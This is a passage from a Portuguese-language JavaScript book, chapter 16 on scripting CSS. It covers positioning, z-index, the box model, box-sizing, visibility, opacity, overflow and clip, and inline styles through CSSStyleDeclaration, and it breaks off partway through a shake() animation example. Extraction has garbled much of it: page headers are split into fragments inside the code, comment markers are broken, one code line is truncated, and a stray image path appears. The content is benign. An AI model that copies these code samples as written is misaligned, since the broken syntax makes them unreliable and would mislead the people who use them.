CSS exige que as propriedades de posição e dimensão sejam especificadas com uma unidade. Nos exemplos anteriores, as propriedades de posição e tamanho foram especificadas com o sufixo “px”, que significa pixels. Você também pode usar polegadas (“in”), centímetros (“cm”), pontos (“pt”) e emes (“em”; a medida da altura da linha da fonte corrente).

Em vez de especificar posições e tamanhos absolutos usando as unidades mostradas anteriormente, CSS também permite especificar a posição e o tamanho de um elemento como uma porcentagem do tamanho do elemento contêiner. Por exemplo, o trecho HTML a seguir cria um elemento vazio com uma borda preta, com a metade da largura e metade da altura do elemento contêiner (ou da janela do navegador) e centralizado dentro desse elemento: **lado do client**

Ja

```
<div style="position: absolute; left: 25%; top: 25%; width: 50%; height: 50%; vaS
```

```
border: 2px solid black">
```

cript do

```
</div>
```

e

16.2.1.1 A terceira dimensão: z-index

Vimos que as propriedades *left*, *top*, *right* e *bottom* podem especificar as coordenadas X e Y de um elemento dentro do plano bidimensional do elemento contêiner. A propriedade *z-index* define uma espécie de terceira dimensão: ela permite especificar a ordem de empilhamento dos elementos e indicar quais de dois ou mais elementos sobrepostos é desenhado sobre os outros. A propriedade *z-index* é um inteiro. O valor padrão é zero, mas você pode especificar valores positivos ou negativos.

Quando dois ou mais elementos se sobrepõem, eles são desenhados na ordem do menor *z-index* para o maior; o elemento com *z-index* mais alto aparece sobre todos os outros. Se elementos sobrepostos têm o mesmo *z-index*, eles são desenhados na ordem em que aparecem no documento, de modo que o último elemento sobreposto aparece em cima.

Note que o empilhamento de *z-index* só se aplica a elementos irmãos (isto é, elementos que são filhos do mesmo contêiner). Se dois elementos que não são irmãos se sobrepõem, a configuração de suas propriedades *z-index* individuais não permite especificar qual deles fica em cima. Em vez disso, deve-se especificar a propriedade *z-index* dos dois contêineres irmãos dos

dois elementos sobrepostos.

Os elementos não posicionados (isto é, elementos com posicionamento `position:static` padrão) são sempre dispostos de uma maneira que impede sobreposições, de modo que a propriedade `z-`

`-index` não se aplica a eles. Contudo, eles têm um valor de `z-index` igual a zero, ou seja, elementos posicionados com `z-index` positivo aparecem no topo do fluxo normal do documento e os elementos posicionados com `z-index` negativo aparecem embaixo do fluxo normal do documento.

16.2.1.2 Exemplo de posicionamento de CSS: texto sombreado

A especificação CSS3 inclui uma propriedade `text-shadow` para produzir efeitos de sombra projetada sob o texto. Ela é suportada por vários navegadores atuais, mas é possível usar propriedades de posicionamento de CSS para obter um efeito semelhante, desde que você esteja disposto a repetir e estilizar novamente o texto para produzir uma sombra: <!-- A propriedade `text-shadow` produz sombras automaticamente -->

```
<span style="text-shadow: 3px 3px 1px #888">Shadowed</span>
```

<!-- Aqui está como podemos produzir um efeito semelhante com posicionamento. -->

```
<span style="position:relative;">
```

```
<!-- Este é o texto que projeta a sombra. -->
```

412 Parte II JavaScript do lado do cliente

```
<span style="position:absolute; top:3px; left:3px; z-index:-1; color:  
#888"> shadowed <!-- Esta é a sombra -->
```

```
</span>
```

```
</span>
```

O texto a ser sombreado é incluído em um elemento `<span>` posicionado relativamente. Não há propriedades de posição configuradas, de modo que o texto aparece em sua posição normal no fluxo. A sombra está em um elemento `<span>` posicionado de forma absoluta dentro (e portanto posicionado relativamente ao) do elemento `<span>` posicionado relativamente. A propriedade `z-index` garante que a sombra apareça embaixo do texto que a produz.

16.2.2 Bordas, margens e preenchimento

CSS permite especificar bordas, margens e preenchimento em torno de qualquer elemento. A borda de um elemento é um retângulo (ou retângulo arredondado em CSS3) desenhado em torno (ou parcialmente em torno) dele. As propriedades CSS permitem especificar o estilo, a cor e a espessura da borda:

```
border: solid black 1px; /* a borda é desenhada com uma linha cheia,  
preta, de 1 pixel */
```

```
border: 3px dotted red; /* a borda é desenhada em pontos vermelhos de 3  
pixels */
```

É possível especificar a largura, o estilo e a cor da borda usando propriedades CSS individuais e também é possível especificar a borda individualmente para cada um dos lados de um elemento.

Para desenhar uma linha embaixo de um elemento, por exemplo, basta especificar sua propriedade `border-bottom`. É possível até especificar a largura, estilo ou a cor de um único lado de um elemento com propriedades como `border-top-width` e `border-left-color`.

Em CSS3 é possível arredondar todos os cantos de uma borda com a propriedade border-radius e arredondar cantos individuais com nomes de propriedade mais explícitos. Por exemplo: border-top-right-radius: 50px;

As propriedades margin e padding especificam ambas espaço em branco em torno de um elemento.

A diferença importante é que margin especifica espaço fora da borda, entre a borda e os elementos adjacentes, e padding especifica espaço dentro da borda, entre a borda e o conteúdo do elemento.

Uma margem fornece espaço visual entre um elemento (possivelmente com bordas) e seus vizinhos no fluxo normal do documento. O preenchimento mantém o conteúdo do elemento visualmente separado de sua borda. Se um elemento não tem bordas, o preenchimento em geral não é necessário.

Se um elemento é posicionado dinamicamente, ele não faz parte do fluxo normal do documento e suas margens são irrelevantes.

A margem e o preenchimento de um elemento podem ser especificados com as propriedades margin e padding:

margin: 5px; padding: 5px;

Também é possível especificar margens e preenchimentos individualmente para cada um dos lados de um elemento:

margin-left: 25px;

padding-bottom: 5px;

Capítulo 16 Escrevendo script de CSS 413

Ou então, você pode especificar valores de margem e preenchimento para todas as quatro bordas de um elemento com as propriedades margin e padding. Você especifica primeiro os valores de cima e então prossegue no sentido horário: superior, direita, inferior e esquerda. Por exemplo, o código a seguir mostra duas maneiras equivalentes de configurar diferentes valores de preenchimento para cada um dos quatro lados de um elemento:
lado do client

padding: 1px 2px 3px 4px;

JavaS

/ A linha anterior é equivalente às linhas a seguir. */*

cript do

padding-top: 1px;

padding-right: 2px;

e

padding-bottom: 3px;

padding-left: 4px;

A propriedade margin funciona da mesma maneira.

16.2.3 O modelo de caixa de CSS e detalhes do posicionamento *As propriedades de estilo margin, border e padding descritas provavelmente não vão constar em scripts com muita frequência. O motivo de serem mencionadas aqui é que margens, bordas e preenchimento fazem parte do modelo de caixa de CSS e é preciso entender esse modelo para realmente compreender as propriedades de posicionamento de CSS.*

A Figura 16-2 ilustra o modelo de caixa de CSS e explica visualmente o significado de top, left, width e height para elementos que têm bordas e preenchimento.

border-top-width

padding-top

top

border-right-width

left

***Área de conteúdo
do filho***

height

Área de conteúdo do contêiner

padding-left

padding-right

width

border-left-width

padding-bottom

border-bottom-width

Figura 16-2 O modelo de caixa de CSS: propriedades de bordas, preenchimento e posicionamento.

414 Parte II JavaScript do lado do cliente A Figura 16-2 mostra um elemento posicionado de forma absoluta aninhado em um elemento contêiner posicionado. Tanto o contêiner como os elementos contidos têm bordas e preenchimento, e a figura ilustra as propriedades CSS que especificam o preenchimento e a largura da borda de cada lado do elemento contêiner. Observe que nenhuma propriedade de margem é mostrada: as margens não são relevantes para elementos posicionados de forma absoluta.

A Figura 16-2 também contém outras informações mais importantes. Primeiramente, *width* e *height* especificam apenas o tamanho da área de conteúdo de um elemento – não incluem qualquer espaço adicional exigido para o preenchimento ou a borda (ou margens) do elemento. Para determinar o tamanho total na tela de um elemento com borda, você deve adicionar o preenchimento esquerdo e direito e as larguras de borda esquerda e direita à largura do elemento e adicionar o preenchimento superior e inferior e as larguras de borda superior e inferior à altura dele.

Segundo, as propriedades *left* e *top* especificam a distância do interior da borda do contêiner até o exterior da borda do elemento posicionado. Essas propriedades não são medidas a partir do canto superior esquerdo da área de conteúdo do contêiner, mas do canto superior esquerdo do seu preenchimento. Da mesma forma, as propriedades *right* e *bottom* são medidas a partir do canto inferior direito do preenchimento.

Aqui está um exemplo que pode tornar isso mais claro. Suponha que você criou um elemento contêiner posicionado dinamicamente e que tem 10 pixels de preenchimento em torno de sua área de conteúdo e uma borda de 5 pixels em torno do preenchimento. Agora, suponha que você posicione um elemento filho dinamicamente dentro desse contêiner. Se configurar a propriedade *left* do filho como “0 px”, vai descobrir que ele está posicionado com sua margem esquerda diretamente sobre a margem interna da borda do contêiner. Com essa configuração, o filho sobrepõe o preenchimento do contêiner, o qual supostamente deveria permanecer vazio

(pois esse é o objetivo do preenchimento). Se quiser posicionar o elemento filho no canto superior esquerdo da área de conteúdo do contêiner, você deve configurar as propriedades `left` e `top` como “10px”.

16.2.3.1 O modelo `border-box` e a propriedade `box-sizing`

O modelo de caixa padrão de CSS especifica que as propriedades de estilo `width` e `height` fornecem o tamanho da área de conteúdo e não incluem preenchimento e bordas. Poderíamos chamar esse modelo de caixa de “modelo `contentbox`”. Existem exceções no modelo `contentbox` nas versões antigas do IE e também nas versões novas de CSS. Antes do IE6 – e quando o IE6, 7 ou 8 exibem uma página no “modo Quirks” (quando a página não tem um `<!DOCTYPE>` ou tem um `doctype` insuficientemente restrito) –, as propriedades `width` e `height` incluíam o preenchimento e as larguras de borda.

O comportamento do IE é um erro, mas seu modelo de caixa não padronizado em geral é muito útil. Reconhecendo isso, CSS3 introduz uma propriedade `box-sizing`. O valor padrão é `contentbox`, que especifica o modelo de caixa padrão descrito anteriormente. Se, em vez disso, você especificar `box-sizing: border-box`, o navegador vai usar o modelo de caixa do IE para esse elemento e as propriedades `width` e `height` vão incluir borda e preenchimento. O modelo `border-box` é especialmente útil quando se quer especificar o tamanho global de um elemento como uma porcentagem, mas também especificar o tamanho da borda e do preenchimento em pixels:

Capítulo 16 Escrevendo script de CSS 415

```
<div style = "
```

```
box-sizing: border-box; width: 50%;
```

```
padding: 10px; border: solid black 2px;">
```

A propriedade `box-sizing` é suportada por todos os navegadores atuais, mas ainda não é implementada universalmente sem prefixo. No Chrome e no Safari, use `-webkit-box-sizing`. No Firefox, use `-moz-box-sizing`. No Opera e no IE8 e posteriores, você pode usar `box-sizing` sem **lado do client**

qualquer prefixo.

JavaScript do

Uma futura alternativa de CSS3 ao modelo `border-box` é o uso de valores calculados para dimensões de caixa:

<div style="width: calc(50%-12px); padding: 10px; border: solid black 2px;"> Valores CSS calculados com calc() são suportados no IE9 e no Firefox 4 (como -moz-calc()).

16.2.4 Exibição e visibilidade de elementos

Duas propriedades CSS afetam a visibilidade de um elemento do documento: *visibility* e *display*. A propriedade *visibility* é simples: quando é configurada com o valor *hidden*, o elemento não é mostrado; quando é configurada com o valor *visible*, o elemento é mostrado. A propriedade *display* é mais geral e é utilizada para especificar o tipo de exibição que um item recebe.

Ela especifica se um elemento é um elemento de bloco, um elemento em linha, um item de lista, etc. No entanto, quando *display* é configurada como *none*, o elemento afetado não é exibido ou mesmo traçado.

A diferença entre as propriedades de estilo *visibility* e *display* está relacionada ao efeito sobre elementos que utilizam posicionamento estático ou relativo. Para um elemento que aparece no fluxo normal do layout, configurar *visibility* como *hidden* torna o elemento invisível mas reserva espaço para ele no layout do documento. Tal elemento pode ser repetidamente ocultado e exibido sem alterar o layout do documento. No entanto, se a propriedade *display* de um elemento é configurada como *none*, nenhum espaço é alocado para ele no layout do documento; os elementos nos seus dois lados dele se aproximam como se ele não estivesse lá. A propriedade *display* é útil, por exemplo, ao se criar listas de tópicos que se expandem e contraem.

visibility e *display* têm efeitos equivalentes quando usadas com elementos de posição absoluta ou fixa, pois esses elementos não fazem parte do layout do documento. Contudo, a propriedade *visibility* geralmente é preferida para ocultar e exibir elementos posicionados.

Note que não faz muito sentido usar *visibility* ou *display* para tornar um elemento invisível, a não ser que você utilize JavaScript para configurá-las dinamicamente e torne o elemento visível em algum ponto! Vamos ver como se faz isso ainda neste capítulo.

16.2.5 Cor, transparência e translucidez

A cor do texto contido em um elemento do documento pode ser especificada com a propriedade CSS *color*. E a cor de fundo de qualquer elemento pode ser especificada com a propriedade *background-color*. Vimos anteriormente que a cor da borda de um elemento pode ser especificada com *border-color* ou com a propriedade de atalho *border*.

416 Parte II JavaScript do lado do cliente A discussão sobre bordas incluiu exemplos que especificavam cores de borda usando os nomes em inglês de cores comuns, como “red” e “black”. CSS suporta vários desses nomes de cor em inglês, mas a sintaxe mais geral para especificar cores em CSS é usar dígitos hexadecimais para os componentes vermelho, verde e azul de uma cor. Você pode usar um ou dois dígitos por componente. Por exemplo: #000000

```
/* preto */
```

```
#fff
```

```
/* branco */
```

```
#f00
```

```
/* vermelho vivo */
```

```
#404080
```

```
/* azul-escuro não saturado */
```

```
#ccc
```

```
/* cinza-claro */
```

CSS3 também define sintaxes para especificar cores no espaço de cores RGBA (valores de vermelho, verde e azul, mais um valor alfa especificando a transparência da cor). RGBA é suportado por todos os navegadores modernos, exceto o IE, e espera-se que seja suportado no IE9. CSS3 também define suporte para especificações de cor HSL (matiz-saturação-valor) e HSLA. Novamente, elas são suportadas pelo Firefox, Safari e Chrome, mas não pelo IE.

CSS permite especificar a posição, o tamanho, a cor de fundo e a cor da borda exatos dos elementos; isso proporciona a você uma capacidade gráfica rudimentar para desenhar retângulos e (quando a altura e a largura são reduzidas) linhas horizontais e verticais. A última edição deste livro incluiu um exemplo de gráfico de barras usando elementos gráficos de CSS, mas nesta edição ele foi substituído pela abordagem prolongada do elemento <canvas>. (Consulte o Capítulo 21 para mais informações

sobre script de elementos gráficos do lado do cliente.) Além da propriedade `background-color`, você também pode especificar as imagens a serem usadas como fundo de um elemento. A propriedade `background-image` especifica a imagem a ser usada e as propriedades `background-attachment`, `background-position` e `background-repeat` especificam mais detalhes sobre como essa imagem é desenhada. A propriedade de atalho `background` permite especificar essas propriedades juntas. Essas propriedades de imagem de fundo podem ser usadas para gerar efeitos visuais interessantes, mas estão fora dos objetivos deste livro.

É importante entender que, se não for especificada uma cor ou imagem de fundo para um elemento, o fundo desse elemento normalmente é transparente. Por exemplo, se você posicionar um elemento

`<div>` de forma absoluta sobre algum texto já existente no fluxo normal do documento, esse texto, por padrão, vai aparecer através do elemento `<div>`. Se o elemento `<div>` contém seu próprio texto, as letras podem se sobrepor e se tornar uma confusão ilegível. Contudo, nem todos os elementos são transparentes por padrão. Os elementos de formulário não ficam bem com um fundo transparente, por exemplo, e elementos como `<button>` têm uma cor de fundo padrão. Esse padrão pode ser anulado com a propriedade `background-color` e, se quiser, você pode até configurá-la explicitamente como “transparente”.

A transparência que discutimos até aqui é do tipo tudo ou nada: ou um elemento tem um fundo transparente ou um fundo opaco. Também é possível especificar que um elemento (tanto seu fundo como seu conteúdo de primeiro plano) seja translúcido. (Consulte a Figura 16-3 para ver um exemplo.) Isso é feito com a propriedade CSS3 `opacity`. O valor dessa propriedade é um número entre 0 e 1, onde 1 significa 100% opaco (o padrão) e 0 significa 0% opaco (ou 100% transparente). A propriedade `opacity` é suportada por todos os navegadores atuais, exceto o IE. O IE fornece uma

Capítulo 16 Escrevendo script de CSS 417

alternativa de funcionamento semelhante, por meio de sua propriedade `filter`. Para tornar um elemento 75% opaco, você pode usar os seguintes estilos CSS:

```
opacity: .75;
```

```
/* estilo CSS3 padrão para transparência */
```

```
filter: alpha(opacity = 75);
```

/ transparência para IE; note que não há ponto decimal */*

lado do client

Ja

16.2.6 Visibilidade parcial: overflow e clip

vaScript do

A propriedade visibility permite ocultar completamente um elemento do documento. As propriedades overflow e clip permitem exibir apenas parte de um elemento. A propriedade overflow e

define o que acontece quando o conteúdo de um elemento ultrapassa o tamanho especificado (com as propriedades de estilo width e height, por exemplo) para o elemento. Os valores permitidos e seus significados para essa propriedade são os seguintes:

visible

O conteúdo pode transbordar e ser desenhado fora da caixa do elemento, se necessário. Esse é o padrão.

hidden

O conteúdo que transborda é cortado e ocultado para que conteúdo algum seja desenhado fora da região definida pelas propriedades de tamanho e posicionamento.


scroll

A caixa do elemento tem barras de rolagem horizontal e vertical permanentes. Se o conteúdo ultrapassa o tamanho da caixa, as barras de rolagem permitem ao usuário rolar para ver o conteúdo extra. Esse valor é respeitado somente quando o documento é exibido na tela do computador; quando o documento é impresso no papel, por exemplo, obviamente as barras de rolagem não fazem sentido.

As barras de rolagem são exibidas somente quando o conteúdo ultrapassa o tamanho do elemento, em vez de serem exibidas permanentemente.

Enquanto a propriedade `overflow` permite especificar o que acontece quando o conteúdo de um elemento é maior do que sua caixa, a propriedade `clip` permite especificar exatamente qual parte de um elemento deve ser exibida, havendo ou não transbordamento do elemento. Essa propriedade é especialmente útil para efeitos em scripts nos quais um elemento é exibido ou revelado progressivamente.

O valor da propriedade `clip` especifica a região de corte do elemento. Em CSS2, as regiões de corte são retangulares, mas a sintaxe da propriedade `clip` deixa aberta a possibilidade para que versões futuras do padrão suportem formatos de corte diferentes dos retângulos. A sintaxe da propriedade `clip` é: `rect( superior direita inferior esquerda)`. Os valores de superior, direita, inferior e esquerda especificam os limites do retângulo de corte em relação ao canto superior esquerdo da caixa do elemento. Por exemplo, para exibir apenas uma parte de 100×100 pixels de um elemento, você pode dar a esse elemento o seguinte atributo `style`: `style="clip: rect(0px 100px 100px 0px);"`



418 Parte II JavaScript do lado do cliente

Note que os quatro valores dentro dos parênteses são valores de comprimento e devem incluir uma especificação de unidade, como px para

pixels. Não são permitidas porcentagens. Os valores podem ser negativos para indicar que a região de corte se estende além da caixa especificada para o elemento.

A palavra-chave *auto* também pode ser usada para qualquer um dos quatro valores, a fim de especificar que a margem da região de corte é igual à margem correspondente da caixa do elemento. Por exemplo, é possível exibir apenas os 100 pixels mais à esquerda de um elemento com o seguinte atributo *style*:

```
style="clip: rect(auto 100px auto auto);"
```

Note que não existem vírgulas entre os valores e que as margens da região de corte são especificadas no sentido horário a partir da margem superior. Para desativar o corte, configure a propriedade *clip* como *auto*.

16.2.7 Exemplo: janelas translúcidas sobrepostas

Esta seção termina com um exemplo que demonstra muitas das propriedades CSS discutidas aqui.

O Exemplo 16-2 utiliza CSS para criar o efeito visual de janelas rolantes, sobrepostas e translúcidas dentro da janela do navegador. A Figura 16-3 mostra o resultado.

Figura 16-3 Janelas criadas com CSS.

O exemplo não contém código JavaScript nem rotina de tratamento de evento, de modo que não há modo de interagir com as janelas (a não ser rolá-las), mas essa é uma demonstração útil dos poderosos efeitos que podem ser obtidos com CSS.

Capítulo 16 Escrevendo script de CSS 419

Exemplo 16-2 Exibindo janelas com CSS

```
<!DOCTYPE html>
```

```
<head>
```

```
<style type="text/css">
```

```
/**
```

* Esta é uma folha de estilos CSS que define três regras de estilo que usamos **lado do client**

Ja

** no corpo do documento para criar um efeito visual de "janela".*

vaS

** As regras usam propriedades de posicionamento para configurar o tamanho global da janela **cript do***

** e a posição de seus componentes. Mudar o tamanho da janela*

** exige alterações cuidadosas nas propriedades de posicionamento em todas as três regras.*

e

***/*

div.window { / Especifica o tamanho e a borda da janela */*

position: absolute;

/ A posição é especificada em outro lugar */*

width: 300px; height: 200px;

/ Tamanho da janela, não incluindo as bordas */*

border: 3px outset gray;

/ Note o efeito de borda "outset" em 3D */*

}

div.titlebar { / Especifica posição, tamanho e estilo da barra de título */*

position: absolute;

/ É um elemento posicionado */*

top: 0px; height: 18px;

/ A barra de título tem 18px + preenchimento e*

/ bordas */*

width:

290px;

/ 290 + 5px de preenchimento à esquerda e à direita*

/ = 300 */*

background-color: #aaa;

/ Cor da barra de título */*

border-bottom: groove gray 2px; / A barra de título tem borda somente embaixo */*

padding: 3px 5px 2px 5px;

/ Valores no sentido horário: superior, direita,*

/ inferior, esquerda */*

font: bold 11pt sans-serif;

/ Fonte do título */*

}

div.content { / Especifica tamanho, posição e rolagem do conteúdo da janela */*

position: absolute;

/ É um elemento posicionado */*

top:

25px;

/ título de 18px + borda de 2px + preenchimento de*

/ 3px + 2px */*

height:

165px;

/ total de 200px – 25px da barra de título – 10px de*

/ preenchimento */*

width: 290px;

/ largura de 300px – 10px de preenchimento */*

padding: 5px;

/ Permite espaço em todos os quatro lados */*

overflow: auto;

/ Fornece barras de rolagem se precisarmos */*

background-color: #fff;

/ Fundo branco por padrão */*

}

div.translucent { / esta classe torna uma janela parcialmente transparente
/

opacity: .75;

/ Estilo padrão para transparência */*

filter: alpha(opacity = 75);

/ Transparência para o IE */*

}

</style>

</head>

<body>

<!-- Aqui está como definimos uma janela: um div "window" com uma barra de título e -->

<!-- div content aninhada. Note como a posição é especificada com -->

<!-- um atributo style que amplia os estilos da folha de estilo. -->

<div class="window" style="left: 10px; top: 10px; z-index: 10;">

<div class="titlebar">Test Window</div>

420 *Parte II JavaScript do lado do cliente*

<div class="content">

*1
2
3
4
5
6
7
8
9
0
*
Muitas linhas para -->

*1
2
3
4
5
6
7
8
9
0
*
demonstrar a rolagem-->

</div>

</div>

<!-- Aqui está outra janela, com posição, cor e espessura de fonte diferentes -->

<div class="window" style="left: 75px; top: 110px; z-index: 20;">

<div class="titlebar">Another Window</div>

<div class="content translucent"

style="background-color:#ccc;

font-weight:bold;">

This is another window. Its <tt>z-index</tt> puts it on top of the other

one.

CSS styles make its content area translucent, in browsers that support that.

</div>

</div>

A principal deficiência desse exemplo é que a folha de estilo especifica um tamanho fixo para todas as janelas. Como as partes da barra de título e do conteúdo da janela devem ser posicionadas precisamente dentro da janela global, mudar o tamanho de uma janela exige alterar o valor de várias propriedades de posicionamento em todas as três regras definidas pela folha de estilo. É difícil fazer isso em um documento HTML estático, mas não seria tão difícil se você pudesse usar um script para configurar todas as propriedades necessárias. Esse assunto é explorado na próxima seção.

16.3 Script de estilos em linha

O modo mais simples de escrever script de CSS é alterar o atributo `style` de elementos individuais do documento. Assim como a maioria dos atributos HTML, `style` também é uma propriedade do objeto `Element` e pode ser manipulada em JavaScript. No entanto, a propriedade `style` é incomum: seu valor não é uma string, mas um objeto `CSSStyleDeclaration`. As propriedades JavaScript desse objeto estilo representam as propriedades CSS especificadas pelo atributo HTML `style`. Para **Convenções de atribuição de nomes: propriedades CSS em JavaScript** Muitas propriedades de estilo CSS, como `fontSize`, contêm hifens em seus nomes. Em JavaScript, um hífen é interpretado como um sinal de subtração, de modo que não é possível escrever uma expressão como: `e.style.fontSize = "24pt";`

// Erro de sintaxe!

Portanto, os nomes das propriedades do objeto `CSSStyleDeclaration` são ligeiramente diferentes dos nomes das propriedades CSS. Se um nome de propriedade CSS contém um ou mais hifens, o nome de propriedade `CSSStyleDeclaration` é formado removendo-se os hifens e colocando-se em maiúscula a letra imediatamente após cada hífen. Assim, a propriedade CSS `border-left-width` é acessada por meio da propriedade JavaScript `borderLeftWidth` e a propriedade CSS `font-family` pode ser acessada com código como o seguinte: `e.style.fontFamily = "sans-serif";`

Além disso, quando uma propriedade CSS, como a propriedade `float`, tem um nome que é uma palavra reservada em JavaScript, esse nome é prefixado com `"css"` para criar um nome `CSSStyleDeclaration` válido.

Assim, para configurar ou consultar o valor da propriedade CSS `float` de um elemento, use a propriedade `cssFloat` do objeto `CSSStyleDeclaration`.

Capítulo 16 Escrevendo script de CSS 421

escrever o texto de um elemento e grande, em negrito e azul, por exemplo, você pode usar o código a seguir para configurar as propriedades JavaScript correspondentes às propriedades de estilo `font-size`, `font-weight` e `color`:

`e.style.fontSize = "24pt";`

`e.style.fontWeight = "bold";`

`e.style.color = "blue";`

lado do client

JavaS

Quando trabalhar com as propriedades de estilo do objeto `CSSStyleDeclaration`, lembre-se de que **cripto**

todos os valores devem ser especificados como strings. Em uma folha de estilo ou no atributo `style`, você pode escrever:

`e`

`position: absolute; font-family: sans-serif; background-color: #ffffff;` Para fazer o mesmo com JavaScript em um elemento `e`, todos os valores precisam ser colocados entre aspas:

`e.style.position = "absolute";`

`e.style.fontFamily = "sans-serif";`

`e.style.backgroundColor = "#ffffff";`

Note que os pontos e vírgulas ficam fora das strings. Eles são apenas pontos e vírgulas normais de JavaScript; os pontos e vírgulas utilizados em folhas de estilos CSS não são exigidos como parte dos valores de string definidos com JavaScript.

Além disso, lembre-se de que todas as propriedades de posicionamento exigem unidades. Assim, não é correto configurar a propriedade `left` como segue:

`e.style.left = 300;` // Incorreto: esse é um número, não uma string
`e.style.left = "300";` // Incorreto: estão faltando as unidades As unidades são obrigatórias ao se configurar propriedades de estilo em JavaScript, assim como acontece ao se configurar propriedades de estilo em folhas de estilo. O modo correto de configurar o valor da propriedade `left` de um elemento é como 300 pixels é: `e.style.left = "300px";`

Se quiser configurar a propriedade `left` com um valor calculado, anexe as unidades no final do cálculo:

`e.style.left = (x0 + leftMargin + leftBorder + leftPadding) + "px";`
Observe que o resultado numérico do cálculo vai ser convertido em uma string como um efeito colateral da anexação da string de unidades.

Lembre-se de que algumas propriedades CSS, como `margin`, são atalhos para outras propriedades, como `margin-top`, `margin-right`, `margin-bottom` e `margin-left`. O objeto `CSSStyleDeclaration` tem propriedades que correspondem a essas propriedades de atalho. Por exemplo, você poderia configurar a propriedade `margin` como segue:

`e.style.margin =`

`topMargin + "px " + rightMargin + "px " +`

`bottomMargin + "px " + leftMargin + "px";`

Com certeza, é mais fácil configurar as quatro propriedades de margem individualmente: `e.style.marginTop = topMargin + "px";`

`e.style.marginRight = rightMargin + "px";`

422 Parte II JavaScript do lado do cliente `e.style.marginBottom = bottomMargin + "px";`

`e.style.marginLeft = leftMargin + "px";`

O atributo `style` de um elemento HTML é seu estilo em linha e anula qualquer especificação de estilo de uma folha de estilo. Os estilos em linha geralmente são úteis para configurar valores de estilo e foi isso que todos os exemplos anteriores fizeram. As propriedades de um objeto `CSSStyleDeclaration` que representa estilos em linha podem ser lidas, mas elas só retornam valores significativos se tiverem sido configuradas anteriormente por seu código JavaScript ou se o elemento HTML com que você está trabalhando tiver um atributo `style` em linha que configure as propriedades desejadas.

Por exemplo, seu documento pode conter uma folha de estilo que configure a margem esquerda de todos os parágrafos como 30 pixels, mas se você ler a propriedade `marginLeft` de um de seus elementos parágrafo, vai obter a string vazia, a não ser que esse parágrafo tenha um atributo `style` que anule a configuração da folha de estilo.

Ler o estilo em linha de um elemento é especialmente difícil para propriedades de estilo que exigem unidades e para propriedades de atalho: seu código precisa incluir recursos de análise de CSS complicados para realmente utilizar esses valores. Em geral, o estilo em linha de um elemento só serve para configurar estilos. Se você precisa consultar o estilo de um elemento, use o estilo computado, que está discutido na Seção 16.4.

Às vezes, você pode achar mais fácil configurar ou consultar o estilo em linha de um elemento como um único valor de string, em vez de como um objeto `CSSStyleDeclaration`. Para fazer isso, pode usar os métodos `getAttribute()` e `setAttribute()` de `Element` ou a propriedade `cssText` do objeto `CSSStyleDeclaration`:

```
// Configure o atributo style de e como a string s com uma destas linhas:  
e.setAttribute("style", s);
```

```
e.style.cssText = s;
```

```
// Consulte a string style em linha do elemento e com uma destas: s =  
e.getAttribute("style");
```

```
s = e.style.cssText;
```

16.3.1 Animações com CSS

Um dos usos mais comuns dos scripts de CSS é na produção de efeitos visuais animados. Isso pode ser obtido usando-se `setTimeout()` ou `setInterval()` (consulte a Seção 14.1) para chamar repetidamente uma função que altera o estilo em linha de um elemento. O Exemplo 16-3 demonstra isso com duas funções: `shake()` e `fadeOut()`. `shake()` move rapidamente ou “chacoalha” um elemento de um lado para outro. Ela poderia ser usada para chamar a atenção do usuário caso ele insira dados inválidos, por exemplo. `fadeOut()` diminui a opacidade de um elemento no decorrer de um período de tempo especificado (500 milissegundos, por padrão), fazendo-o desaparecer gradualmente até sumir.

Exemplo 16-3 Animações com CSS

```
// Converte o elemento e para posicionamento relativo e o "chacoalha"  
para a esquerda e
```


// para a direita.

// O primeiro argumento pode ser um objeto elemento ou a identificação de um elemento.

// Se uma função for passada como segundo argumento, ela será chamada

// com e como argumento quando a animação terminar.

// O 3º argumento especifica quanto e vai ser chacoalhado. O padrão é 5 pixels.

// O 4º argumento especifica por quanto tempo se vai chacoalhar. O padrão é 500 ms.

Capítulo 16 Escrevendo script de CSS 423

function shake(e, oncomplete, distance, time) {

// Manipula argumentos

*if (typeof e === "string") e = document.getElementById(e); if (!time)
time = 500;*

if (!distance) distance = 5;

var originalStyle = e.style.cssText;

// Salva o estilo original de e

lado do client

Ja

e.style.position = "relative";

// Torna e posicionado relativamente

vaS

var start = (new Date()).getTime();

// Note o tempo de início da animação

cript do

animate();

// Começa a animação

e

// Esta função verifica o tempo decorrido e atualiza a posição de e.

// Se a animação está terminada, restaura e ao seu estado original.

// Caso contrário, atualiza a posição de e e agenda a si mesma para executar novamente.

function animate() {

var now = (new Date()).getTime();

// Obtém a hora atual

var elapsed = now-start;

// Por quanto tempo desde que começamos

var fraction = elapsed/time;

// Que fração do tempo total?

if (fraction < 1) {

// Se a animação ainda não está terminada

// Calcula a posição x de e como uma função da fração

// da conclusão da animação. Usamos uma função senoidal e multiplicamos

// a fração da conclusão por 4π , de modo que chacoalhe para trás e

// para frente duas vezes.

*var x = distance * Math.sin(fraction*4*Math.PI);*

e.style.left = x + "px";

// Tenta executar novamente em 25ms ou no final do tempo total.

// Temos como objetivo uma animação suave de 40 quadros/segundo.

setTimeout(animate, Math.min(25, time-elapsed));

}

else

{

// Caso contrário, a animação está

// terminada

e.style.cssText = originalStyle

// Restaura o estilo original

if (oncomplete) oncomplete(e);

// Ativa callback na conclusão

}

}

